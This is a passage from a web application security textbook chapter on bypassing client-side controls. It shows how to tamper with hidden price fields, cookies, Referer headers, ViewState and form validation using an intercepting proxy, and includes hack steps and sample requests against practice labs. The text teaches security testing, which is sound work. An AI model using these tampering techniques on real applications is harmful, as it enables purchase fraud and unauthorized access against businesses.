Content-Length: 2117
```

```
HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
WWW-Authenticate: Basic realm="Wahh Administration Site"
Content-Type: text/html; charset=utf-8
Content-Length: 954
Date: Mon, 20 Jun 2011 15:07:27 GMT
Connection: close
```



# Bypassing Client-Side Controls

Chapter 1 described how the core security problem with web applications arises because clients can submit arbitrary input. Despite this fact, a large proportion of web applications, nevertheless, rely on various measures implemented on the client side to control the data that they submit to the server. In general, this represents a fundamental security flaw: the user has full control over the client and the data it submits and can bypass any controls that are implemented on the client side and are not replicated on the server.

An application may rely on client-side controls to restrict user input in two broad ways. First, an application may transmit data via the client component using a mechanism that it assumes will prevent the user from modifying that data when the application later reads it. Second, an application may implement measures on the client side that control the user's interaction with his or her own client, with the aim of restricting functionality and/or applying controls around user input before it is submitted. This may be achieved using HTML form features, client-side scripts, or browser extension technologies.

This chapter looks at examples of each kind of client-side control and describes ways in which they can be bypassed.

## Transmitting Data Via the Client

---

It is common to see an application passing data to the client in a form that the end user cannot directly see or modify, with the expectation that this data will be sent back to the server in a subsequent request. Often, the application's developers simply assume that the transmission mechanism used will ensure that the data transmitted via the client will not be modified along the way.

Because everything submitted from the client to the server is within the user's control, the assumption that data transmitted via the client will not be modified is usually false and often leaves the application vulnerable to one or more attacks.

You may reasonably wonder why, if the server knows and specifies a particular item of data, the application would ever need to transmit this value to the client and then read it back. In fact, writing applications in this way is often easier for developers for various reasons:

- It removes the need to keep track of all kinds of data within the user's session. Reducing the amount of per-session data being stored on the server can also improve the application's performance.
- If the application is deployed on several distinct servers, with users potentially interacting with more than one server to perform a multistep action, it may not be straightforward to share server-side data between the hosts that may handle the same user's requests. Using the client to transmit data can be a tempting solution to the problem.
- If the application employs any third-party components on the server, such as shopping carts, modifying these may be difficult or impossible, so transmitting data via the client may be the easiest way of integrating these.
- In some situations, tracking a new piece of data on the server may entail updating a core server-side API, thereby triggering a full-blown formal change-management process and regression testing. Implementing a more piecemeal solution involving client-side data transmission may avoid this, allowing tight deadlines to be met.

However, transmitting sensitive data in this way is usually unsafe and has been the cause of countless vulnerabilities in applications.

## Hidden Form Fields

Hidden HTML form fields are a common mechanism for transmitting data via the client in a superficially unmodifiable way. If a field is flagged as hidden, it is not displayed on-screen. However, the field's name and value are stored within the form and are sent back to the application when the user submits the form.



The classic example of this security flaw is a retailing application that stores the prices of products within hidden form fields. In the early days of web applications, this vulnerability was extremely widespread, and by no means has it been eliminated today. Figure 5-1 shows a typical form.

Please enter the required quantity:

**Product:** iPhone Ultimate

**Price:** 449

**Quantity:**  (Maximum quantity is 50)

**Figure 5-1:** A typical HTML form

The code behind this form is as follows:

```
<form method="post" action="Shop.aspx?prod=1">
Product: iPhone 5 <br/>
Price: 449 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="hidden" name="price" value="449">
<input type="submit" value="Buy">
</form>
```

Notice the form field called `price`, which is flagged as hidden. This field is sent to the server when the user submits the form:

```
POST /shop/28/Shop.aspx?prod=1 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

quantity=1&price=449
```

### TRY IT!

```
http://mdsec.net/shop/28/
```


Although the `price` field is not displayed on-screen, and the user cannot edit it, this is solely because the application has instructed the browser to hide the field. Because everything that occurs on the client side is ultimately within the user's control, this restriction can be circumvented to edit the price.

One way to achieve this is to save the source code for the HTML page, edit the field's value, reload the source into a browser, and click the Buy button. However, an easier and more elegant method is to use an intercepting proxy to modify the desired data on-the-fly.

An intercepting proxy is tremendously useful when attacking a web application and is the one truly indispensable tool you need. Numerous such tools are available. We will use Burp Suite, which was written by one of this book's authors.

The proxy sits between your web browser and the target application. It intercepts every request issued to the application, and every response received back, for both HTTP and HTTPS. It can trap any intercepted message for inspection or modification by the user. If you haven't used an intercepting proxy before, you can read more about how they function, and how to get them configured and working, in Chapter 20.

Once an intercepting proxy has been installed and suitably configured, you can trap the request that submits the form and modify the `price` field to any value, as shown in Figure 5-2.



**Figure 5-2:** Modifying the values of hidden form fields using an intercepting proxy

If the application processes the transaction based on the price submitted, you can purchase the product for the price of your choice.

**TIP** If you find an application that is vulnerable in this way, see whether you can submit a negative amount as the price. In some cases, applications have actually accepted transactions using negative prices. The attacker receives a refund to his credit card and also the item he ordered – a win-win situation, if ever there was one.

## HTTP Cookies

Another common mechanism for transmitting data via the client is HTTP cookies. As with hidden form fields, normally these are not displayed on-screen, and the user cannot modify them directly. They can, of course, be modified using an intercepting proxy, by changing either the server response that sets them or subsequent client requests that issue them.

Consider the following variation on the previous example. After the customer has logged in to the application, she receives the following response:

```
HTTP/1.1 200 OK
Set-Cookie: DiscountAgreed=25
Content-Length: 1530
...
```

This `DiscountAgreed` cookie points to a classic case of relying on client-side controls (the fact that cookies normally can't be modified) to protect data transmitted via the client. If the application trusts the value of the `DiscountAgreed` cookie when it is submitted back to the server, customers can obtain arbitrary discounts by modifying its value. For example:

```
POST /shop/92/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Cookie: DiscountAgreed=25
Content-Length: 10

quantity=1
```

### TRY IT!

```
http://mdsec.net/shop/92/
```

## URL Parameters

Applications frequently transmit data via the client using preset URL parameters. For example, when a user browses the product catalog, the application may provide him with hyperlinks to URLs like the following:

```
http://mdsec.net/shop/?prod=3&pricecode=32
```

When a URL containing parameters is displayed in the browser's location bar, any parameters can be modified easily by any user without the use of tools. However, in many instances an application may expect that ordinary users cannot view or modify URL parameters:

- Where embedded images are loaded using URLs containing parameters
- Where URLs containing parameters are used to load a frame's contents

- Where a form uses the `POST` method and its target URL contains preset parameters
- Where an application uses pop-up windows or other techniques to conceal the browser location bar

Of course, in any such case the values of any URL parameters can be modified as previously discussed using an intercepting proxy.

## The Referer Header

Browsers include the `Referer` header within most HTTP requests. It is used to indicate the URL of the page from which the current request originated — either because the user clicked a hyperlink or submitted a form, or because the page referenced other resources such as images. Hence, it can be leveraged as a mechanism for transmitting data via the client. Because the URLs processed by the application are within its control, developers may assume that the `Referer` header can be used to reliably determine which URL generated a particular request.

For example, consider a mechanism that enables users to reset their password if they have forgotten it. The application requires users to proceed through several steps in a defined sequence before they actually reset their password's value with the following request:

```
GET /auth/472/CreateUser.ashx HTTP/1.1
Host: mdsec.net
Referer: https://mdsec.net/auth/472/Admin.ashx
```

The application may use the `Referer` header to verify that this request originated from the correct stage (`Admin.ashx`). If it did, the user can access the requested functionality.

However, because the user controls every aspect of every request, including the HTTP headers, this control can be easily circumvented by proceeding directly to `CreateUser.ashx` and using an intercepting proxy to change the value of the `Referer` header to the value that the application requires.

The `Referer` header is strictly optional according to w3.org standards. Hence, although most browsers implement it, using it to control application functionality should be regarded as a hack.

### TRY IT!

```
http://mdsec.net/auth/472/
```

**COMMON MYTH**

It is often assumed that HTTP headers are somehow more “tamper-proof” than other parts of the request, such as the URL. This may lead developers to implement functionality that trusts the values submitted in headers such as `Cookie` and `Referer` while performing proper validation of other data such as URL parameters. However, this perception is false. Given the multitude of intercepting proxy tools that are freely available, any amateur hacker who targets an application can change all request data with ease. It is rather like supposing that when the teacher comes to search your desk, it is safer to hide your water pistol in the bottom drawer, because she will need to bend down farther to discover it.

**HACK STEPS**

1. Locate all instances within the application where hidden form fields, cookies, and URL parameters are apparently being used to transmit data via the client.
2. Attempt to determine or guess the role that the item plays in the application’s logic, based on the context in which it appears and on clues such as the parameter’s name.
3. Modify the item’s value in ways that are relevant to its purpose in the application. Ascertain whether the application processes arbitrary values submitted in the parameter, and whether this exposes the application to any vulnerabilities.

## Opaque Data

Sometimes, data transmitted via the client is not transparently intelligible because it has been encrypted or obfuscated in some way. For example, instead of seeing a product’s price stored in a hidden field, you may see a cryptic value being transmitted:

```
<form method="post" action="Shop.aspx?prod=4">
Product: Nokia Infinity <br/>
Price: 699 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="hidden" name="price" value="699">
<input type="hidden" name="pricing_token"
value="E76D213D291B8F216D694A34383150265C989229">
<input type="submit" value="Buy">
</form>
```

When this is observed, you may reasonably infer that when the form is submitted, the server-side application checks the integrity of the opaque string, or even decrypts or deobfuscates it to perform some processing on its plaintext value. This further processing may be vulnerable to any kind of bug. However, to probe for and exploit this, first you need to wrap up your payload appropriately.

**TRY IT!**

```
http://mdsec.net/shop/48/
```

**NOTE** Opaque data items transmitted via the client are often part of the application's session-handling mechanism. Session tokens sent in HTTP cookies, anti-CSRF tokens transmitted in hidden fields, and one-time URL tokens for accessing application resources, are all potential targets for client-side tampering. Numerous considerations are specific to these kinds of tokens, as discussed in depth in Chapter 7.

**HACK STEPS**

Faced with opaque data being transmitted via the client, several avenues of attack are possible:

1. If you know the value of the plaintext behind the opaque string, you can attempt to decipher the obfuscation algorithm being employed.
2. As described in Chapter 4, the application may contain functions elsewhere that you can leverage to return the opaque string resulting from a piece of plaintext you control. In this situation, you may be able to directly obtain the required string to deliver an arbitrary payload to the function you are targeting.
3. Even if the opaque string is impenetrable, it may be possible to replay its value in other contexts to achieve a malicious effect. For example, the `pricing_token` parameter in the previously shown form may contain an encrypted version of the product's price. Although it is not possible to produce the encrypted equivalent for an arbitrary price of your choosing, you may be able to copy the encrypted price from a different, cheaper product and submit this in its place.
4. If all else fails, you can attempt to attack the server-side logic that will decrypt or deobfuscate the opaque string by submitting malformed variations of it — for example, containing overlong values, different character sets, and the like.

## The ASP.NET ViewState

One commonly encountered mechanism for transmitting opaque data via the client is the ASP.NET `ViewState`. This is a hidden field that is created by default in all ASP.NET web applications. It contains serialized information about the

state of the current page. The ASP.NET platform employs the `ViewState` to enhance server performance. It enables the server to preserve elements within the user interface across successive requests without needing to maintain all the relevant state information on the server side. For example, the server may populate a drop-down list on the basis of parameters submitted by the user. When the user makes subsequent requests, the browser does not submit the contents of the list back to the server. However, the browser does submit the hidden `ViewState` field, which contains a serialized form of the list. The server deserializes the `ViewState` and recreates the same list that is presented to the user again.

In addition to this core purpose of the `ViewState`, developers can use it to store arbitrary information across successive requests. For example, instead of saving the product's price in a hidden form field, an application may save it in the `ViewState` as follows:

```
string price = getPrice(prodno);
ViewState.Add("price", price);
```

The form returned to the user now looks something like this:

```
<form method="post" action="Shop.aspx?prod=3">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTE1ODcxNjkWbjIPFgIeBXByaWNlBQMzOTlkZA==" />
Product: HTC Avalanche <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

When the user submits the form, her browser sends the following:

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

__VIEWSTATE=%2FwEPDwULLTE1ODcxNjkWbjIPFgIeBXByaWNlBQMzOTlkZA%3D%3D&
quantity=1
```

The request apparently does not contain the product price — only the quantity ordered and the opaque `ViewState` parameter. Changing that parameter at random results in an error message, and the purchase is not processed.

The `ViewState` parameter is actually a Base64-encoded string that can be easily decoded to see the price parameter that has been placed there:

```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690
36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39
39 64 64 ; 9dd
```





**TRY IT!**

```
http://mdsec.net/shop/76/
```

**HACK STEPS**

1. If you are attacking an ASP.NET application, verify whether MAC protection is enabled for the `ViewState`. This is indicated by the presence of a 20-byte hash at the end of the `ViewState` structure, and you can use the `ViewState` parser in Burp Suite to confirm whether this is present.
2. Even if the `ViewState` is protected, use Burp to decode the `ViewState` on various application pages to discover whether the application is using the `ViewState` to transmit any sensitive data via the client.
3. Try to modify the value of a specific parameter within the `ViewState` without interfering with its structure, and see whether an error message results.
4. If you can modify the `ViewState` without causing errors, you should review the function of each parameter within the `ViewState` and see whether the application uses it to store any custom data. Try to submit crafted values as each parameter to probe for common vulnerabilities, as you would for any other item of data being transmitted via the client.
5. Note that MAC protection may be enabled or disabled on a per-page basis, so it may be necessary to test each significant page of the application for `ViewState` hacking vulnerabilities. If you are using Burp Scanner with passive scanning enabled, Burp automatically reports any pages that use the `ViewState` without MAC protection enabled.

## Capturing User Data: HTML Forms

The other principal way in which applications use client-side controls to restrict data submitted by clients occurs with data that was not originally specified by the server but that was gathered on the client computer itself.

HTML forms are the simplest and most common way to capture input from the user and submit it to the server. With the most basic uses of this method, users type data into named text fields, which are submitted to the server as name/value pairs. However, forms can be used in other ways; they can impose restrictions or perform validation checks on the user-supplied data. When an

application employs these client-side controls as a security mechanism to defend itself against malicious input, the controls can usually be easily circumvented, leaving the application potentially vulnerable to attack.

## Length Limits

Consider the following variation on the original HTML form, which imposes a maximum length of 1 on the quantity field:

```
<form method="post" action="Shop.aspx?prod=1">
Product: iPhone 5 <br/>
Price: 449 <br/>
Quantity: <input type="text" name="quantity" maxlength="1"> <br/>
<input type="hidden" name="price" value="449">
<input type="submit" value="Buy">
</form>
```

Here, the browser prevents the user from entering more than one character into the input field, so the server-side application may assume that the `quantity` parameter it receives will be less than 10. However, this restriction can easily be circumvented either by intercepting the request containing the form submission to enter an arbitrary value, or by intercepting the response containing the form to remove the `maxlength` attribute.

### INTERCEPTING RESPONSES

**When you attempt to intercept and modify server responses, you may find that the relevant message displayed in your proxy looks like this:**

```
HTTP/1.1 304 Not Modified
Date: Wed, 6 Jul 2011 22:40:20 GMT
Etag: "6c7-5fcc0900"
Expires: Thu, 7 Jul 2011 00:40:20 GMT
Cache-Control: max-age=7200
```

**This response arises because the browser already possesses a cached copy of the resource it requested. When the browser requests a cached resource, it typically adds two headers to the request — `If-Modified-Since` and `If-None-Match`:**

```
GET /scripts/validate.js HTTP/1.1
Host: wahn-app.com
If-Modified-Since: Sat, 7 Jul 2011 19:48:20 GMT
If-None-Match: "6c7-5fcc0900"
```

**These headers tell the server when the browser last updated its cached copy. The `Etag` string, which the server provided with that copy of the resource, is a kind of serial number that the server assigns to each cacheable resource.**

It updates each time the resource is modified. If the server possesses a newer version of the resource than the date specified in the `If-Modified-Since` header, or if the `Etag` of the current version matches the one specified in the `If-None-Match` header, the server responds with the latest version of the resource. Otherwise, it returns a 304 response, as shown here, informing the browser that the resource has not been modified and that the browser should use its cached copy.

When this occurs, and you need to intercept and modify the resource that the browser has cached, you can intercept the relevant request and remove the `If-Modified-Since` and `If-None-Match` headers. This causes the server to respond with the full version of the requested resource. Burp Proxy contains an option to strip these headers from every request, thereby overriding all cache information sent by the browser.

### HACK STEPS

1. Look for form elements containing a `maxlength` attribute. Submit data that is longer than this length but that is formatted correctly in other respects (for example, it is numeric if the application expects a number).
2. If the application accepts the overlong data, you may infer that the client-side validation is not replicated on the server.
3. Depending on the subsequent processing that the application performs on the parameter, you may be able to leverage the defects in validation to exploit other vulnerabilities, such as SQL injection, cross-site scripting, or buffer overflows.

## Script-Based Validation

The input validation mechanisms built into HTML forms themselves are extremely simple and are insufficiently fine-grained to perform relevant validation of many kinds of input. For example, a user registration form might contain fields for name, e-mail address, telephone number, and zip code, all of which expect different types of input. Therefore, it is common to see customized client-side input validation implemented within scripts. Consider the following variation on the original example:

```
<form method="post" action="Shop.aspx?prod=2" onsubmit="return  
validateForm(this)">  
Product: Samsung Multiverse <br/>  
Price: 399 <br/>
```

```
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>

<script>function validateForm(theForm)
{
    var isInteger = /^\d+$/;
    var valid = isInteger.test(quantity) &&
        quantity > 0 && quantity <= 50;
    if (!valid)
        alert('Please enter a valid quantity');
    return valid;
}
</script>
```

**TRY IT!**

<http://mdsec.net/shop/139/>

The `onsubmit` attribute of the `form` tag instructs the browser to execute the `validateForm` function when the user clicks the Submit button, and to submit the form only if this function returns true. This mechanism enables the client-side logic to intercept an attempted form submission, perform customized validation checks on the user's input, and decide whether to accept that input. In the preceding example, the validation is simple; it checks whether the data entered in the `amount` field is an integer and is between 1 and 50.

Client-side controls of this kind are usually easy to circumvent. Usually it is sufficient to disable JavaScript within the browser. If this is done, the `onsubmit` attribute is ignored, and the form is submitted without any custom validation.

However, disabling JavaScript may break the application if it depends on client-side scripting for its normal operation (such as constructing parts of the user interface). A neater approach is to enter a benign (known good) value into the input field in the browser, intercept the validated submission with your proxy, and modify the data to your desired value. This is often the easiest and most elegant way to defeat JavaScript-based validation.

Alternatively, you can intercept the server's response that contains the JavaScript validation routine and modify the script to neutralize its effect — in the previous example, by changing the `validateForm` function to return true in every case.

**HACK STEPS**

1. Identify any cases where client-side JavaScript is used to perform input validation prior to form submission.
2. Submit data to the server that the validation ordinarily would have blocked, either by modifying the submission request to inject invalid data or by modifying the form validation code to neutralize it.
3. As with length restrictions, determine whether the client-side controls are replicated on the server and, if not, whether this can be exploited for any malicious purpose.
4. Note that if multiple input fields are subjected to client-side validation prior to form submission, you need to test each field individually with invalid data while leaving valid values in all the other fields. If you submit invalid data in multiple fields simultaneously, the server might stop processing the form when it identifies the first invalid field. Therefore, your testing won't reach all possible code paths within the application.

**NOTE** Client-side JavaScript routines to validate user input are common in web applications, but do not conclude that every such application is vulnerable. The application is exposed only if client-side validation is not replicated on the server, and even then only if crafted input that circumvents client-side validation can be used to cause some undesirable behavior by the application.

In the majority of cases, client-side validation of user input has beneficial effects on the application's performance and the quality of the user experience. For example, when filling out a detailed registration form, an ordinary user might make various mistakes, such as omitting required fields or formatting his telephone number incorrectly. In the absence of client-side validation, correcting these mistakes may entail several reloads of the page and round-trip messages to the server. Implementing basic validation checks on the client side makes the user's experience much smoother and reduces the load on the server.


## Disabled Elements

If an element on an HTML form is flagged as disabled, it appears on-screen but is usually grayed out and cannot be edited or used in the way an ordinary control can be. Also, it is not sent to the server when the form is submitted. For example, consider the following form:

```
<form method="post" action="Shop.aspx?prod=5">  
Product: Blackberry Rude <br/>  
Price: <input type="text" disabled="true" name="price" value="299">
```

```
<br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

This includes the price of the product as a disabled text field and appears on-screen as shown in Figure 5-4.



Please enter the required quantity:

**Product:** Blackberry Rude

**Price:**

**Quantity:**

**Figure 5-4:** A form containing a disabled input field

When this form is submitted, only the `quantity` parameter is sent to the server. However, the presence of a disabled field suggests that a `price` parameter may originally have been used by the application, perhaps for testing purposes during development. This parameter would have been submitted to the server and may have been processed by the application. In this situation, you should definitely test whether the server-side application still processes this parameter. If it does, seek to exploit this fact.

### TRY IT!

<http://mdsec.net/shop/104/>

### HACK STEPS

1. Look for disabled elements within each form of the application. Whenever you find one, try submitting it to the server along with the form's other parameters to determine whether it has any effect.
2. Often, submit elements are flagged as disabled so that buttons appear as grayed out in contexts when the relevant action is unavailable. You should always try to submit the names of these elements to determine whether the application performs a server-side check before attempting to carry out the requested action.

3. **Note that browsers do not include disabled form elements when forms are submitted. Therefore, you will not identify these if you simply walk through the application's functionality, monitoring the requests issued by the browser. To identify disabled elements, you need to monitor the server's responses or view the page source in your browser.**
4. **You can use the HTML modification feature in Burp Proxy to automatically re-enable any disabled fields used within the application.**

## Capturing User Data: Browser Extensions

Besides HTML forms, the other main method for capturing, validating, and submitting user data is to use a client-side component that runs in a browser extension, such as Java or Flash. When first employed in web applications, browser extensions were often used to perform simple and often cosmetic tasks. Now, companies are increasingly using browser extensions to create fully functional client-side components. These run within the browser, across multiple client platforms, and provide feedback, flexibility, and handling of a desktop application. A side effect is that processing tasks that previously would have taken place on the server may be offloaded onto the client for reasons of speed and user experience. In some cases, such as online trading applications, speed is so critical that much of the key application logic takes place on the client side. The application design may deliberately sacrifice security in favor of speed, perhaps in the mistaken belief that traders are trusted users, or that the browser extension includes its own defenses. Recalling the core security problem discussed in Chapter 2, and the earlier sections of this chapter, we know that the concept of a client-side component defending its business logic is impossible.

Browser extensions can capture data in various ways — via input forms and in some cases by interacting with the client operating system's filesystem or registry. They can perform arbitrarily complex validation and manipulation of captured data before submission to the server. Furthermore, because their internal workings are less transparent than HTML forms and JavaScript, developers are more likely to assume that the validation they perform cannot be circumvented. For this reason, browser extensions are often a fruitful target for discovering vulnerabilities within web applications.

A classic example of a browser extension that applies controls on the client side is a casino component. Given what we have observed about the fallible nature of client-side controls, the idea of implementing an online gambling application using a browser extension that runs locally on a potential attacker's

machine is intriguing. If any aspect of the game play is controlled within the client instead of by the server, an attacker could manipulate the game with precision to improve the odds, change the rules, or alter the scores submitted to the server. Several kinds of attacks could occur in this scenario:

- The client component could be trusted to maintain the game state. In this instance, local tampering with the game state would give an attacker an advantage in the game.
- An attacker could bypass a client-side control and perform an illegal action designed to give himself an advantage within the game.
- An attacker could find a hidden function, parameter, or resource that, when invoked, allows illegitimate access to a server-side resource.
- If the game involves any peers, or a house player, the client component could be receiving and processing information about other players that, if known, could be used to the attacker's advantage.

## **Common Browser Extension Technologies**

The browser extension technologies you are most likely to encounter are Java applets, Flash, and Silverlight. Because these are competing to achieve similar goals, they have similar properties in their architecture that are relevant to security:

- They are compiled to an intermediate bytecode.
- They execute within a virtual machine that provides a sandbox environment for execution.
- They may use remoting frameworks employing serialization to transmit complex data structures or objects over HTTP.

### ***Java***

Java applets run in the Java Virtual Machine (JVM) and are subject to the sandboxing applied by the Java Security Policy. Because Java has existed since early in the web's history, and because its core concepts have remained relatively unchanged, a large body of knowledge and tools are available for attacking and defending Java applets, as described later in this chapter.

### ***Flash***

Flash objects run in the Flash virtual machine, and, like Java applets, are sandboxed from the host computer. Once used largely as a method of delivering animated content, Flash has moved on. With newer versions of ActionScript,



Flash is now squarely billed as capable of delivering full-blown desktop applications. A key recent change in Flash is ActionScript 3 and its remoting capability with Action Message Format (AMF) serialization.

### ***Silverlight***

Silverlight is Microsoft's alternative to Flash. It is designed with the similar goal of enabling rich, desktop-like applications, allowing web applications to provide a scaled-down .NET experience within the browser, in a sandboxed environment. Technically, Silverlight applications can be developed in any .NET-compliant language from C# to Python, although C# is by far the most common.

## **Approaches to Browser Extensions**

You need to employ two broad techniques when targeting applications that use browser extension components.

First, you can intercept and modify the requests made by the component and the responses received from the server. In many cases, this is the quickest and easiest way to start testing the component, but you may encounter several limitations. The data being transmitted may be obfuscated or encrypted, or may be serialized using schemes that are specific to the technology being used. By looking only at the traffic generated by the component, you may overlook some key functionality or business logic that can be discovered only by analyzing the component itself. Furthermore, you may encounter obstacles to using your intercepting proxy in the normal way; however, normally these can be circumvented with some careful configuration, as described later in this chapter.

Second, you can target the component itself directly and attempt to decompile its bytecode to view the original source, or interact dynamically with the component using a debugger. This approach has the advantage that, if done thoroughly, you identify all the functionality that the component supports or references. It also allows you to modify key data submitted in requests to the server, regardless of any obfuscation or encryption mechanisms used for data in transit. A disadvantage of this approach is that it can be time-consuming and may require detailed understanding of the technologies and programming languages used within the component.

In many cases, a combination of both these techniques is appropriate. The following sections look at each one in more detail.

## **Intercepting Traffic from Browser Extensions**

If your browser is already configured to use an intercepting proxy, and the application loads a client component using a browser extension, you may see requests from this component passing through your proxy. In some cases, you

don't need to do anything more to begin testing the relevant functionality, because you can intercept and modify the component's requests in the usual way.

In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as already described for HTML form data. For example, a browser extension supporting an authentication mechanism might capture user credentials, perform some validation on these, and submit the values to the server as plain-text parameters within the request. The validation can be circumvented easily without performing any analysis or attack on the component itself.

In other cases, you may encounter various obstacles that make your testing difficult, as described in the following sections.

### ***Handling Serialized Data***

Applications may serialize data or objects before transmitting them within HTTP requests. Although it may be possible to decipher some of the string-based data simply by inspecting the raw serialized data, in general you need to unpack the serialized data before it can be fully understood. And if you want to modify the data to interfere with the application's processing, first you need to unpack the serialized content, edit it as required, and reserialize it correctly. Simply editing the raw serialized data will almost certainly break the format and cause a parsing error when the application processes the message.

Each browser extension technology comes with its own scheme for serializing data within HTTP messages. In general, therefore, you can infer the serialization format based on the type of client component that is being employed, but the format usually is evident in any case from a close inspection of the relevant HTTP messages.

#### **Java Serialization**

The Java language contains native support for object serialization, and Java applets may use this to send serialized data structures between the client and server application components. Messages containing serialized Java objects usually can be identified because they have the following `Content-Type` header:

```
Content-Type: application/x-java-serialized-object
```

Having intercepted the raw serialized data using your proxy, you can deserialize it using Java itself to gain access to the primitive data items it contains.

DSer is a handy plug-in to Burp Suite that provides a framework for viewing and manipulating serialized Java objects that have been intercepted within Burp. This tool converts the primitive data within the intercepted object into XML format for easy editing. When you have modified the relevant data, DSer then reserializes the object and updates the HTTP request accordingly.

You can download DSer, and learn more about how it works, at the following URL:


<http://blog.andlabs.org/2010/09/re-visiting-java-de-serialization-it.html>

## Flash Serialization

Flash uses its own serialization format that can be used to transmit complex data structures between server and client components. Action Message Format (AMF) normally can be identified via the following `Content-Type` header:

`Content-Type: application/x-amf`

Burp natively supports AMF format. When it identifies an HTTP request or response containing serialized AMF data, it unpacks the content and presents this in tree form for viewing and editing, as shown in Figure 5-5. When you have modified the relevant primitive data items within the structure, Burp reserializes the message, and you can forward it to the server or client to be processed.



**Figure 5-5:** Burp Suite supports AMF format and lets you view and edit the deserialized data

### Silverlight Serialization

Silverlight applications can make use of the Windows Communication Foundation (WCF) remoting framework that is built in to the .NET platform. Silverlight client components using WCF typically employ Microsoft's .NET Binary Format for SOAP (NBFS), which can be identified via the following `Content-Type` header:

```
Content-Type: application/soap+msbin1
```

A plug-in is available for Burp Proxy that automatically deserializes NBFS-encoded data before it is displayed in Burp's interception window. After you have viewed or edited the decoded data, the plug-in re-encodes the data before it is forwarded to the server or client to be processed.

The WCF binary SOAP plug-in for Burp was produced by Brian Holyfield and is available to download here:

```
www.gdssecurity.com/l/b/2009/11/19/wcf-binary-soap-plug-in-for-burp/
```

### *Obstacles to Intercepting Traffic from Browser Extensions*

If you have set up your browser to use an intercepting proxy, you may find that requests made by browser extension components are not being intercepted by your proxy, or are failing. This problem usually is due to issues with the component's handling of HTTP proxies or SSL (or both). Typically it can be handled via some careful configuration of your tools.

